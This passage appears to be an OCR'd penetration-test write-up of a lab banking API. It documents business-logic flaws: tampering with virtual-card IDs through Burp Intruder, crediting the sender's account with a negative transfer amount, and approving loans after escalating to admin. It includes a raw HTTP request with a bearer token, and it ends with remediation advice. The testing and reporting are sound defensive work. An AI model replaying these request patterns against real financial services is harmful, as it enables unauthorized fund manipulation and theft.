| 48 | http://172.18.0.3:5000 | POST | /api/virtual-cards/2/update-limit | ✓ | | 200 | 539 | JSON | | | 1 JWTs, 0 JWEs |
| 49 | http://172.18.0.3:5000 | POST | /api/virtual-cards/3/update-limit | ✓ | | 200 | 539 | JSON | | | 1 JWTs, 0 JWEs |
| 50 | http://172.18.0.3:5000 | POST | /api/virtual-cards/4/update-limit | ✓ | | 200 | 540 | JSON | | | 1 JWTs, 0 JWEs |
| 51 | http://172.18.0.3:5000 | POST | /api/virtual-cards/5/update-limit | ✓ | | 200 | 540 | JSON | | | 1 JWTs, 0 JWEs |
| 52 | http://172.18.0.3:5000 | POST | /api/virtual-cards/6/update-limit | ✓ | | 200 | 540 | JSON | | | 1 JWTs, 0 JWEs |
| 53 | http://172.18.0.3:5000 | POST | /api/virtual-cards/7/update-limit | ✓ | | 200 | 540 | JSON | | | 1 JWTs, 0 JWEs |
| 54 | http://172.18.0.3:5000 | POST | /api/virtual-cards/8/update-limit | ✓ | | 200 | 540 | JSON | | | 1 JWTs, 0 JWEs |
| 55 | http://172.18.0.3:5000 | POST | /api/virtual-cards/10/update-limit | ✓ | | 200 | 541 | JSON | | | 1 JWTs, 0 JWEs |
| 56 | http://172.18.0.3:5000 | POST | /api/virtual-cards/11/update-limit | ✓ | | 200 | 541 | JSON | | | 1 JWTs, 0 JWEs |
| 57 | http://172.18.0.3:5000 | POST | /api/virtual-cards/12/update-limit | ✓ | | 200 | 541 | JSON | | | 1 JWTs, 0 JWEs |
| 58 | http://172.18.0.3:5000 | POST | /api/virtual-cards/13/update-limit | ✓ | | 200 | 541 | JSON | | | Contains a JWT |







***Figure 4:*** *Automated creation and funding of multiple virtual cards by manipulating card IDs*


## API6-Scenario 2: Negative Transfer Amount Abuse


Here I checked if the API validates transaction amounts and I noticed that the system accepts negative values in the transfer amount field.

I submitted a transfer request with a negative amount. Instead of rejecting the request or returning a validation error, the backend processed it successfully. The funds were not transferred to the receiver. Instead, the sender account was credited.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Learn JWT Editor JSON Web Tokens
Send Cancel
Request Response
Pretty Raw Hex JSON Web Token JSON Web Tokens
POST /transfer HTTP/1.1
Host: 172.18.0.3:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.18.0.3:5000/dashboard
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6IlRlc3RlckIyIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc2NTczODY2NX0.WbSuSsRSEYlT9yJG2rk2z
7LMqaDcBlA0SBO4zV7oPNw
Content-Type: application/json
Content-Length: 66
Origin: http://172.18.0.3:5000
Connection: keep-alive
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6IlRlc3RlckIyIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc2NTczODY2NX0.WbSuSsRSEYlT9yJG2rk2z
7LMqaDcBlA0SBO4zV7oPNw
Priority: u=0
Search
0 highlights
Done
Event log (10)
All issues (17)


Burp Suite Professional v2024.11.1 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Learn JWT Editor JSON Web Tokens
Send Cancel
Request Response
Pretty Raw Hex JSON Web Token JSON Web Tokens
Accept-Encoding: gzip, deflate, br
Referer: http://172.18.0.3:5000/dashboard
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6IlRlc3RlckIyIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc2NTczODY2NX0.WbSuSsRSEYlT9yJG2rk2z
7LMqaDcBlA0SBO4zV7oPNw
Content-Type: application/json
Content-Length: 66
Origin: http://172.18.0.3:5000
Connection: keep-alive
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6IlRlc3RlckIyIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc2NTczODY2NX0.WbSuSsRSEYlT9yJG2rk2z
7LMqaDcBlA0SBO4zV7oPNw
Priority: u=0
{
"to_account":"7832839942",
"amount":"-200",
"description":"tesing"
}
Search
0 highlights




This behavior confirms that the transfer workflow lacks basic financial validation. By repeatedly submitting negative transfers, a user can artificially increase their balance without authorization. When combined with automation, this issue allows rapid balance manipulation within minutes.






*Figure 5: Balance manipulation through negative transfer amount in the transfer workflow*

### Scenario 3: Loan Abuse Through Weak Authentication and Privilege Escalation


Using a single authenticated account, I submitted multiple loan requests within one minute. Each request was processed independently and successfully. The system did not flag, delay, or reject the requests, regardless of frequency or volume.

To further validate the impact, I automated the process by replaying loan requests rapidly using burp intruder. The API continued to approve and process each request without restriction. This confirms that the loan workflow can be abused at scale by any authenticated user.




I observed that loan requests are initially created with a pending status. Under normal conditions, these requests should require approval from an authorized administrative user.

However, during authentication testing, I discovered that the authentication process is weak and can be abused. Using this weakness, I was able to gain administrative access.




I logged in as an admin and approved all pending loans. The system did not enforce additional verification, separation of duties, or approval limits. Each loan was approved successfully.

This confirms that the loan workflow can be abused end to end. A user can request multiple loans and then escalate privileges to approve them, resulting in unauthorized loan disbursement.





*Figure 6: Unauthorized loan approval after privilege escalation through weak authentication*

## Impact

An attacker can abuse multiple financial workflows to manipulate balances and extract funds without authorization. By chaining weaknesses across card management, transfers, and loans, a normal user can

escalate impact within minutes.

The following abuses are possible:

- Create and fund virtual cards at scale, including cards owned by other users
- Manipulate card limits and balances by modifying card IDs
- Credit their own account using negative transfer amounts
- Submit multiple loan requests within a short period without restriction
- Escalate privileges through weak authentication and approve pending loans
- Automate all workflows to rapidly drain or inflate balances

Because these workflows represent core banking operations, exploitation results in direct financial loss, broken transaction integrity, regulatory risk, and loss of user trust. The ability to automate these actions significantly reduces detection and response time.

### Recommendations

To mitigate these issues, enforce strict business logic and workflow level controls across all financial operations:

- Validate all financial inputs, ensuring amounts are positive and within allowed limits
- Enforce ownership checks for cards, transfers, and loans on every request
- Apply rate limits, cooldown periods, and transaction velocity controls
- Restrict administrative approval actions to properly authenticated and authorized roles
